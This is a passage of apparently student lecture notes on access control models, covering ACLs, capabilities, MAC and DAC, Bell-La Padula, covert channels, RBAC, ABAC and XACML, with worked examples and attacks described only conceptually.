2. The access control module returns grant/deny
3. If answer = grant, then system allows s to perform a on r.
   Else s is informed that cannot perform a on r

The main **purpose** of AC is protecting resources from unauthorized accesses (this is very dependent from the context and from attributes of subjects)

In order to reach this purpose, AC defines policies:

- **policy** = set of rules to implement specific security properties
  - Remember: Confidentiality, Integrity and Availability (CIA) -> the first two properties are crucial for AC, the third less involved

A structured Approach to AC



- **Policy** = rules that control what actions, subjects may perform on resources (or objects) containing information [textual, language to specify rules]
- **Model** = formal (mathematical) representation of the policy and its working ["semantics", e.g how each instruction is interpreted by compiler in OS]
- **Enforcement** = low level (software or hardware) functions that implement the controls imposed by the policy and formally stated in the model

The main advantage related to this structure is that when policy and model are defined as mathematical objects, the meaning of policies is independent of a particular implementation

- **Separation of concerns**: When reasoning about policies, one can forget about their enforcement, just assume that the latter works correctly

8.2 AC Models

The models we are going to consider have been designed in different application contexts, namely

- AC Matrix, AC lists, and Capabilities → Operating systems
- Multi Level Security (Bell La Padula) → Military systems
- Role Based AC and Attribute Based AC → Enterprise systems

8.2.1 AC Matrix

The meaning of policies of the form "a subject can perform some actions on an Access Control Matrix (ACM) object" can be given in terms of the Access Control Matrix (ACM)

- Given all subjects and objects, the ACM enumerates what actions are allowed for actions are allowed for each subject/object pair

o: own
r: read
w:write


	f1	*f2*	*f3*	*f4*	*f5*	*f6*
s1		*o, r, w*	*o, r, w*		*w*	
s2	*o, r, w*	*r*			*o, r, w*	
s3		*r*	*r*	*o, r, w*	*r*	*o, r, w*

Access Matrix

Rows represent subjects, columns files. Inside each cell there are descirbed the permissions that a specific subject has on a specific file, often O (own) implies also R and W. The main problem is wasted space in case of empty cells, since matrix is sparse.

ACL and Capabilities

A refinement of AC matrix is represented by ACL and capabalities, that are respectevly exploding the matrix on the columns and on the rows.



Access Control Lists are used in any OS; information is stored inside AC module, inside isolation boundary. The main advantage is that it doesn't contain empty cells, so there's a linear scan of the list, based on which file is requested, and if subject is granted. There's no more constant time of analysis like in the previous situation with matrix.

Capabilities are more difficult to implement since outside the system you cannot trust users, and you need to check evidences that capabilities are provided by users (e.g. using crypto techniques > tokens that contain capabilities and system that can use PKC to check integrity)

Exercise

- **A**lice can **r**ead and **W**rite the file **f1**, can **r**ead the file **f2**, and can e**x**ecute the file **f3**
- **Bob** can **r**ead the file **f1**, can **r**ead and **w**rite the file **f2** and *cannot* access **f3**

1. Write a set of *access control list* for this situation.
   Which list is associated with which file?
2. Write a set of *capabilities* for this situation.

	f1	**f2**	**f3**
Alice	r, w	r	x
Bob	r	r, w	


AC List

- f1 → Alice(r,w) → Bob(r)
- f2 → Alice(r) → Bov (r,w)
- f3 → Alice(x)

Capabilities

- Alice → f1(r,w) → f2(r) → f3(x)
- Bob → f1(r) → f2(rw)

ACL vs Capabilities example



- **Confused deputy:** privilege escalation attack where the adversary who does not have direct access to some sensitive resource, indirectly writes the resource by confusing a subject (called deputy) who can access the resource.
- The caller tricks the compiler by passing to it the name of the billing file in place of the output file, which causes the compiler to overwrite the billing file with a binary, thus destroying the billing file's integrity
- The confusion arises by the fact that the Compiler is delegated by Kenny to read its source file In and by the OS to write the billing file Bill
- During execution, the compiler cannot distinguish the source from which each right derives from and uses them both

Using Capabilities instead of ACL, the problem is solved, since There is no more confusion as Kenny needs to explicitly pass its capabilities to the Compiler:

- it can do this for reading the file In but
- it cannot do it for writing to the billing file Bill

8.2.2 MAC and DAC

- **MAC**: system enforces mandatory rules (MANDATORY). One entity is responsible for assigning rights ; not flexible but easier to keep track of who owns rights.
- **DAC**: subjects can give rights to other subjects (DISCRETIONARY). It's a democratic system, since everyone can decide, and it's very flexible, but it introduces problem of confidentiality since chains of delegation may lead to lose control of who owns access rights.

Ultimately, the best solution is a hybrid approach that combines flexibility of DAC with confidentiality of MAC.

MAC


- Users operates in an organization and it is the latter that decides how data should be shared
  - Central entity deciding who can do what on which resources
- E.g. Hospital owns patients records and limits their sharing
  - Regulatory/legal requirements may limit sharing
- Usually enforced by using security labels: This leads to **multi-level security** models

DAC

- Owner of a resource decides how it can be shared
- Owner can choose to give read/write access to other users on the resources they own
- Typically used in operating systems
- Usually enforced by ACLs
  - To simplify administration, users can be put in groups

Pros:

- Flexible - the main reason of its popularity in OSes
- Implementation: well understood (e.g., in Unix)
- Intuitive



Cons:

- Subjective: rely on owner's judgement to modify the protection state of a resource
- It works if users make no mistakes (impossible): loosing control of the situation is very easy!
- Vulnerable to **trojans** (information leakage):
  - Resource R only readable by Alice
  - Bob induces Alice to run a trojan that can read R and copy information to resource R' readable by Bob
  - Bob can read R' and thus also the information in R

Multi-level security model

Early security problem: **protection of confidentiality in a military setting**

- Given information at various sensitivity levels and users having various degrees of trustworthiness, how do we control access to information within the system to protect confidentiality?
- Information with different "sensitivity" levels (war plan, defense budget, football schedule, cafeteria menu, ..)
- Users with different degrees of trustworthiness (generals, privates, colonels, secretaries, janitors..)
- **GOAL**: define policy to prevent the release of sensitive information (e.g., war plans) to untrusted users (e.g., janitors)

Sensitivity label Information is compartmentized into separate containers (resources such as documents, folders or files) labeled according to their **sensitivity label L=(S,N)**

- S takes values over a linearly ordered set such as: Top Secret >= Secret >= Confidential >= Unclassified
- **linear** order: binary relation on a set which satisfies
  - Antisymmetry (If a>=b & b>=a then a=b)
  - Transitivity (If a>=b & b>=c then a>=c)
  - Connex property (a>=b or b>=a)
- N is a set of "need-to-know" categories from an unordered set expressing membership within some interest group (e.g., Crypto, Nuclear, Janitorial, Personnel, etc).
- Example: label (Secret, {Nuclear, Crypto}) indicates a resource containing sensitive information related to the categories "Nuclear" and "Crypto"
- each resource is associated to a sensitivity label by resource originator
  - When a document contains both sensitive and non-sensitive information, the originator needs to use the highest appropriate level
  - When some conditions change, e.g. time, it may happen that the associated security label should be downgraded (de-classified)

Clearances We must establish which users are authorized to access which resources. Assign clearances (or authorization levels), which have the same structure of the sensitivity levels associated to resources, i.e. each user is associated to **clearance C=(S,N)**

- S is a hierarchical security level indicating the degree of trustworthiness to which the user has been vetted
- N is a set of "need-to-know categories" indicating domains of interest in which the user is authorized to operate
- Need-to-know categories reflect the **Principle of Least Privilege**: even within a given security level (such as Top Secret) not everyone needs to know everything

Properties

- **No Read Up Property**:
  - subject s can read resource r if (Ss, Ns) dominates (Sr, Nr)
  - (S1,N1) dominates (S2,N2) iff
    - $S1 >= S2$
    - $N1 \supseteq N2$
  - subject s asking to read the content of a resource r must show that its clearance dominates the sensitivity label of the resource

- **No Write Down Property**:
  - subject s can write to resource r if (Sr, Nr) dominates (Ss, Ns)
  - subject s asking to write to a resource must show that its clearance is dominated by the sensitivity label of the resource
- No Write Down Property aims to prevent that a subject with access to a Top Secret file may copy the information into an Unclassified file.
- These two rules guarantee confidentiality but **no integrity**
- **Tranquility Principle**
  - It prevents the ability to change security labels arbitrarily as this can subvert security
  - Example of problem of properties: After reading the content of r1 (resource with highest sensitivity label, thereby satisfying the No Read Up Property), s1 change his/her clearance level to lowest and write to resource r2 (thereby satisfying the No Write Down Property) the content he/she has read from r1.
  - While both the basic properties of MLS are satisfied, confidentiality is not preserved as now s2 (with lowest clearance) can read resource r2 that also contain the information from r1

Bell-La Padula security model

Now Read Up, No Write Down and the Tranquility Principle are at the heart of the Bell-La Padula security model introduced in 1973. Despite its age, it is a cornerstone of modern computer security and widely used in military applications.

- Main problem: The No Write Down Property does not prevent that a caporal with no clearance could overwrite war plan, but Bell-La Padula is **concerned with confidentiality** while the question points to an **integrity issue** (writing to a resource with high sensitivity by a user without enough clearance is likely to make the content of the resource useless).
- To guarantee integrity, use the **Biba** model, 1977 based on integrity labels (similar mathematical model, different meaning)

MAC pros and cons


Pros:

- Not vulnerable to trojans because of the No Write Down property
- Rigid: it is easy to keep the situation under control!

Cons:

- Rigid: may hinder business continuity
- Information leakage still possible by **covert channel**: it is possible to encode a covert channel by using the two key properties No Read Up and No Write Down

1. Can the president compute the overall defense costs (army + nuclear)? Yes according to Read Down
2. Can the major compute the total number of nuclear and army units? No, failing need to know
3. Can the colonel compute the total number of nuclear and army units? Yes according to Read Down
4. **Can the colonel change the army position? No, failing need to know although same level (secret)**
5. **Can the major change the nuclear code? No, failing need to know although higher level (top secret and confidential)**
6. Can the soldier change the nuclear code? Yes, according to Write Up
7. What problem is raised by previous question? Integrity issue, not in the scope of Bell-La Padula



Example of covert channel

Covert channel: a path for the flow of information between subjects within a system, utilizing system resources that were not designed to be used for inter-subject communication

Practical example:

- A low level subject (e.g soldier) makes an object "dummy.obj" at its own level
- Its high level accomplice (e.g general) either **upgrades** the security level of dummy.obj to high or leaves it **unchanged**
- Later, the low level subject tries to read dummy.obj. Success or failure of this request disclose the action of the high-level subject.
  - **One bit of information has flown from high to low**:
  - Failure means dummy.obj has be upgraded
  - Success means dummy.obj has not been changed
- So, the high level accomplice can send one bit of information to the low level subject
- If they can repeat this multiple times, the high level accomplice can send any amount of information to the low level accomplice!

8.3 Roles and permissions

8.3.1 Example of small university

- A permission is an abstraction of (action, resource).
- It is possible to group them according to the profile of users or the set of functionalities users need to carry out their work!
- When a user is promoted or demoted (i.e. changes job and thus changes the set of functions needed to carry out its work), Administrators need to update the table very carefully for each permission!

User	Permission	
Alice	GrantTenure	Promotion Committee Member
Alice	AssignGrades	
Alice	*ReceiveBenefits*	
Alice	UseGym	
Bob	GrantTenure	Faculty Member
Bob	AssignGrades	
Bob	UseGym	
Charlie	GrantTenure	Faculty Member
Charlie	AssignGrades	
Charlie	UseGym	
David	AssignHWScores	Teaching Assistant
David	Register4Courses	
David	UseGym	
Eve	*ReceiveBenefits*	University Employee
Eve	UseGym	
Fred	Register4Courses	Student
Fred	UseGym	
Greg	UseGym	University Member

Alice: member of **Promotion Committee** → permissions GrantTenure, AssignGrades, ReceiveBenefits, UseGym
Bob and *Charlie* **Faculty Members** → permissions GrantTenure, AssignGrades, UseGym
David: **Teaching Assistant** → permissions AssignHWScores, Register4Courses, UseGym
Eve: **University Employee** → permissions ReceiveBenefits, UseGym
Fred: **Student** → permissions Register4Courses, UseGym
Greg: **University Member** → permission UseGym
Words in boldface identify **roles** to which both users and permissions are associated

User Assignment (UA)

User	Role
Alice	PCMember
Bob	Faculty
Charlie	Faculty
David	TA
David	Student
Eve	UEmployee
Fred	Student
Greg	UMember

- User assignment table can be modified easily, as PA mainly remains untouched.
- Reconsider the situation in which Alice resigns from being member of the Promotion Committee and becomes Faculty Member
  1. delete the association (Alice,PC member) from UA
  2. add association (Alice, Faculty) to UA
  3. PA is left unchanged!

Looking at the Permission Assignment table, we can find some relationships:


Permission Assignment (PA)

Role	Permission
PCMember	GrantTenure
PCMember	AssignGrades
PCMember	*ReceiveBenefits*
PCMember	UseGym
Faculty	AssignGrades
Faculty	GrantTenure
Faculty	UseGym
TA	AssignHWScores
TA	Register4Courses
TA	UseGym
UEmployee	*ReceiveBenefits*
UEmployee	UseGym
Student	Register4Courses
Student	UseGym

Set of permissions associated to **PCMember** is a superset of Set of permissions associated to **Faculty**

Set of permissions associated to **TA** is a superset of Set of permissions associated to **Student**

8.3.2 Hasse Diagram of partial order



Hasse diagram of partial order $\succeq$

- We can define a **role hierarchy**: Least reflexive, antisymmetric, and transitive relation containing (PCMember, Faculty), (Faculty, UEmployee), (TA, Student), (Student, UMember)
- We call it **partial order** since some roles cannot be compared (e.g PCmember and TA are in different "paths" of diagram)
- Hasse diagram is a type of mathematical diagram used to represent a finite partially ordered set, in the form of a drawing of its transitive reduction.
- By convention more powerful (or senior) roles are shown toward the top of these diagrams, and less powerful (or junior) roles toward the bottom

A digression on relations properties

- What is a binary relation? Let S be a set, $R \subseteq S \times S$ is a binary relation over S
- What is a reflexive relation? A binary relation R over S is reflexive iff $\forall e \in S: (e, e) \in R$
- What is an antisymmetric relation? A binary relation R over S is antisymmetric iff $\forall e, e' \in S:$ if $(e, e') \in R$ and $(e', e) \in R$ then $e = e'$
- What is a transitive relation? A binary relation R over S is transitive iff $\forall e, e', e'' \in S:$ if $(e, e') \in R$ and $(e', e'') \in R$ then $(e, e'') \in R$


Permission Assignment (PA)

Role	Permission
PCMember	*ReceiveBenefits*
Faculty	AssignGrades
TA	AssignHWScores
UEmployee	*ReceiveBenefits*
Student	Register4Courses
UMember	UseGym
Faculty	GrantTenure
UEmployee	*ReceiveBenefits*

- With role hierarchy, Permission assignments becomes more compact.
- The formal rule is:
  User u has permission p if there exist roles r, r'
  s.t. (u,r') $\in$ UA and r' $\succeq$ r and (r,p) $\in$ PA

8.4 RBAC

- Permissions are assigned to roles rather than to individual users
- Users are assigned to roles rather than directly to permissions
- This level of indirection facilitates user-permission management and provides additional security benefits



- A role is a job function within the context of an organization, with some associated semantics regarding the authority and responsibility conferred on the subjects to whom the role is assigned [from ANSI RBAC Standard]

Roles vs groups

- Groups are collections of users
- A role is a collection of users and a collection of permissions (Sometimes role defined simply as a collection of permissions)

Users (many-to-many relations)

- Users are human beings or other active agents (as programs, applications, ...)
- Each individual should be known as exactly one user. That's why authentication is pre-requisite!
- A user can be a member of many roles
- Each role can have many users as members

Permissions (many-to-many relations)


- A permission can be a member of many roles
- Each role can have many associated permissions

Sessions

- Session is a context in which user performs specific tasks, activating specific subset of roles. User may not want all permissions every time, based on situations may need different permissions.
- A user can invoke multiple sessions
- In each session a user can invoke any subset of roles that the user is a member of
- Help implementing the *Principle of least Priviledge*: a user should be granted the minimum set of permission to perform some task. It allows to minimize impact of attacks.

Core RBAC


This is the minimum set of entites, without considering role hierarchy.



- U: set of users; R set of roles; A set of actions; O set of objects; S set of sessions
- permissions: pair action/resources p=(a,r)
- $P \subseteq A \times O$
- $UA \subseteq U \times R$: many-to-many user-role assignment binary relation
- $PA \subseteq R \times P$
  $PA \subseteq R \times [A \times O]$: many-to-many permission-role assignment binary relation
- user : S $\rightarrow$ U: function mapping each session s to a user user(s) (function user does not change during the session's lifetime)
- roles : $S \rightarrow 2^R$: function mapping each session s to a set of roles roles(s) such that {r | (user(s),r) in UA }$\supseteq$ roles(s)
  - function roles may change during the session's lifetime since the user may decide to activate/deactivate some of the roles he is associated with in the relation UA
- permissions: $S \rightarrow 2^P$: function mapping each session s to a set permissions(s) =union of the set {p | (p,r) in PA } for each r in roles(s)


RBAC

The equivalent model considering also role hierarchy is:



- RH $\subseteq R \times R$ s.t. it is a partial order.
- user-sessions: $U \rightarrow 2^S$ (combination of all possible subsets e.g S={S1,S2} , 2^S={{},{s1},{s2},{s1,s2}}
- role-sessions $\subseteq R \times S$ so if (r,S) $\in$ role-sessions means role r is active in session S
- function roles is modified to consider the role hierarchy, i.e. all the roles that are associated to user(s) both in an explicit way in UA and in an implicit way through the role
- also the function permissions is modified to consider the role hierarchy, i.e. all permissions associated to the roles that are below the role hierarchy wrt the roles that are active in the session under consideration hierarchy

Constrained RBAC



Static Separation of duty (SSoD): in context of performing different kind of tasks, e.g. bank tasks to guarantee loan:

- front desk takes application but don't have final decision for fraud risks
- final decision in centralized structure

Separation of Duty (SoD) aka 4 eyes principle

- Widely recognized
- Captures conflict of interest policies to restrict authority of a single entity(Key to fraud prevention)

8.4.1 RBAC Pros and Cons

PROS:

- Easy to grasp the idea of roles structure
- Easy to manage in principle
  - Roles decouple digital identities from permissions
  - Simply assign roles to a new subject, instead of deciding on access for each resource
  - Easy to revoke authorization for a subject by removing roles
- Easy to tell through roles which permissions a subject has, and why

CONS:

- Difficult to decide on the granularity of roles
  - Should we create separate roles for modifying client information and for deleting a client, or not?
  - Is authorization too broad / still up-to-date for all subjects having this role?
- Role meaning is fuzzy
  - Employee position in company may be different from RBAC roles
  - Source of misunderstanding between admins and managers, for instance who assign them

9 Access Control II


9.1 ABAC

9.1.1 Recap of previous models

DAC & MAC

Complexity of security administration

- For large number of subjects & objects, the number of authorizations can become very large
- For dynamic user population, the number of grant & revoke operations to be performed can become very difficult to manage




RBAC

Advantages

- Organizations operate based on roles (Roles add a useful level of indirection)
- RBAC assigns permissions to roles in the organization, rather than directly to users
- With roles, there are fewer relationships to manage
  - Possibly from O(m*n) to O(m+n), where m = num. of users and n = num. of permissions

Disadvantages

- Roles may not be enough for easily expressing authorization conditions
  - What about conditions depending on additional attributes of subject or resource (e.g metadata, environment attributes, time, location)
- To meet these requirements, RBAC has been extended in several deployments
- What about mixing different patterns of authorization conditions?



9.1.2 ABAC definition

ABAC is attribute based access control model.

It defines authorizations that express conditions on properties of both the resource and the subject

- Each resource has an attribute (e.g., the subject that created it)
- A single rule states ownership privileges for the creators

The main strenghts are:

- Flexibility and expressive power
- Possibility to combine different patterns of authorization conditions in a natural way
- Possibility to consider authorization conditions depending on environment attributes

Attribute types

ABAC control access based on 3 different attribute types

1. **user attributes**
2. attributes associated with the **resource** to be accessed
3. **environmental conditions**
    - Any available attribute can be used by itself or in combination with another to define the right authorization condition for controlling access to a resource

Example


Allow only users who are **type=employees** and have **department=HR** to access the **HR/Payroll system** and only **during business hours** within the same timezone as the company

9.1.3 ABAC vs RBAC

- RBAC
    - **coarse-grain AC**
    - E.g. Giving all teachers access to Google
- ABAC
    - **fine-grain AC**
    - E.g. Giving teachers access to Google if they are at School X & teach Grade Y

9.1.4 ABAC Model

Choosing appropriate attributes, we can reproduce ACL, rbac model .. extending them with environmental attributes.



All the entities represented in the picture are associated with attributes. Authorization is expressed as conditions on these attributes

ABAC policy

- A policy is a set of rules that govern allowable behavior within an organization, based on the privileges of subjects and how resources or objects are to be protected under which environment conditions
- Typically written from the perspective of the object that needs protection and the privileges available to subjects
- Privileges represent the authorized behavior of a subject and are defined by an authority and embodied in a policy

Example:

- MPEG adult movies can only be downloaded by users whose age is greater than 18
- Authorization does not refer to specific user (Applies to all users whose age is 18+)
- Authorization does not refer to specific resource (MPEG movies have an attribute that denotes their type)

Subject attributes

- A subject is an active entity that causes information to flow among objects or changes the system state
- Attributes define the identity and characteristics of the subject, these attributes have specific type (e.g. age is an integer) that enables comparisons to grant access (e.g. age $\geq$ 18)
  - Name
  - Organization
  - Job title
  - Role

Object/Resource attributes

- An object (or resource) is a passive information system-related entity containing or receiving information
- Objects have attributes that can be leveraged to make access control decisions, e.g.,
  - Title
  - Author
  - Date of creation

Environment attributes

- Describe the operational, technical, and even situational environment or context in which the information access occurs, e.g.,
  - Current date
  - Current location
  - Current virus/hacker activities
  - Network security level
  - Any feature not associated with a resource or subject
- These attributes have been largely ignored in most access control policies

9.2 XACML

- **XACML** = eXtensible Access Control Markup Language is an OASIS standard
- Developed for collaborative environments (Data sharing across different organizational domains)
- XACML is extensible and is an **XML encoded language**
- Can specify access control policies, access control requests, and access control decisions and contains more than policy specification language

9.2.1 XACML Components

1. XACML policy language
   - Specify access control rules
   - Algorithms for combining policies
2. XACML request/response protocol
   - To query a decision engine that evaluates user access requests against policies
3. XACML reference architecture
   - For deployment of software modules to house policies and attributes and compute and enforce access control decisions

XACML Vocabulary

Resource Data or system component needing protection.

Subject An actor who requests access to specific resources.

Action An operation on a resource.

Environment Properties not belonging to resources, subjects, or actions that are important for the authorization decision.

Attributes Characteristics of the resource, subject, action, or the environment.


Target Defines conditions that determine whether policy applies to the request.

9.2.2 XACML Requests


- XACML access request consists of attributes of subject, resource, action, and environment
- XACML attributes are name-value pairs (Role=“Doctor”, ObjAttr =“Medical Record”)
- Attributes are stored in a Policy Information Point (PIP) and retrieved at the time of decision making

9.2.3 XACML Policy Structure

There are three levels of abstraction:



9.2.4 XACML Policies



- XACML policies are structured as PolicySets
- PolicySets consist of Policies and may include other PolicySets
- Policies are composed of Rules
- **Target** defines a Boolean condition. It reperents an approximation of condition: authorization predicate that can be quickly evaluated
  - If true, the request gets evaluated by a PDP
  - If false, the decision is Not Applicable
- Target minimizes the PolicySets, Policy, and Rules that must be examined
- **Effect** represents if the rule is positive or negative (grant or deny access). In this case, there isn't closed word assumption (if not explicit, assume that is denied. Used e.g in RBAC); so we have to specify for every rule if permits or denies. This improves flexibility and add granularity to refine rules in specific scenarios
- Conditions: authorization predicates that perform boolean predicate based on operation with type of attributes

9.2.5 XACML Rules

- Rules have a set of Boolean conditions
- Rules evaluate to true or false or indeterminate
- Policy can have multiple rules
- Rules can be combined by **rule combining algorithm** (12 possible algorithms)

Four commonly used algorithms:

- Deny overrides: AND operation on Permit
- Permit overrides: OR operation on Permit
- First applicable: Result is the result of the first decision
- Only one applicable: If more than 1 decision applies, then the result is Indeterminate

Example:

- rule 1 grants access to a set S of subjects to a given resource r
- rule 2 denies access to the same set S of subjects to the same resource r
- DenyOverrides(rule 1, rule 2) specifies that in case of conflict, we want to be cautious and deny access possibly causing a bit of problems wrt business continuity
- PermitOverrieds(rule 1, rule 2) specifies that in case of conflict, we want to guarantee business continuity and possibly be less secure

Obligations

- Obligation describes what must be carried out before or after an access request is approved and denied
- If Alice is denied access to Document X, email her manager that Alice tried to access document X

9.2.6 Rule Example

- Anyone with the developer role can do anything to any resource
- Rules can be separately evaluated, but they cannot live on their own: they must be part of a Policy


- Rules are the smallest unit of reuse in XACML
- Policies are the smallest unit of evaluation

9.2.7 Policy Example

- Previous rule wrapped in a policy
- The RuleCombiningAlgId attribute on the Policy identifies the algorithm that combines Effects from multiple Rules into a single result

9.2.8 PolicySet Example

- Previous policy wrapped in a policy set, it can
- A **Policy Set** contains a *Target*, *Policy-Combining Algorithm*, *set of Policies* and some *Obligations*
- The Policy-Combining Algorithm specifies the procedure by which the results of evaluating the component Policies are combined
- A Policy Set can reuse not just Policies, but also entire Policy Sets
- This structure is powerfule but verbose. Not written by human but through user interface to have a compact view



9.2.9 Request Example

- Subject has an Attribute named role, that our example Rule refers to using the SubjectAttributeDesignator element
- **Request** consists of attributes for the Subject(s), Resource, Action, and Environment
- **Attributes** are named, so that Rules can refer to them, and strongly typed, so that the PDP can do proper comparisons.
- **Environment** Attributes allow different access decisions to be made, for example depending on whether the Subject is in a public place or within the secure confines of his office
- PDP will match the Target of the Policy Sets, Policies, and Rules against the Request to see whether they are applicable


In short, this is equivalent to the following authorization request
(subject.role = developer, resource.resource-id=/some/example.xml, action.action-id=retrieve.contents, environment.current-dateTime=2010-06-14T11:12:03Z)

9.2.10 Response Example

- When the PDP has reached a verdict on whether the Subject may perform the Action on the Resource in the given Environment, it creates a Response object
- The Context Handler returns the Response to the PEP, which enforces the decision
- The Result may also include Obligations that the PEP must fulfill
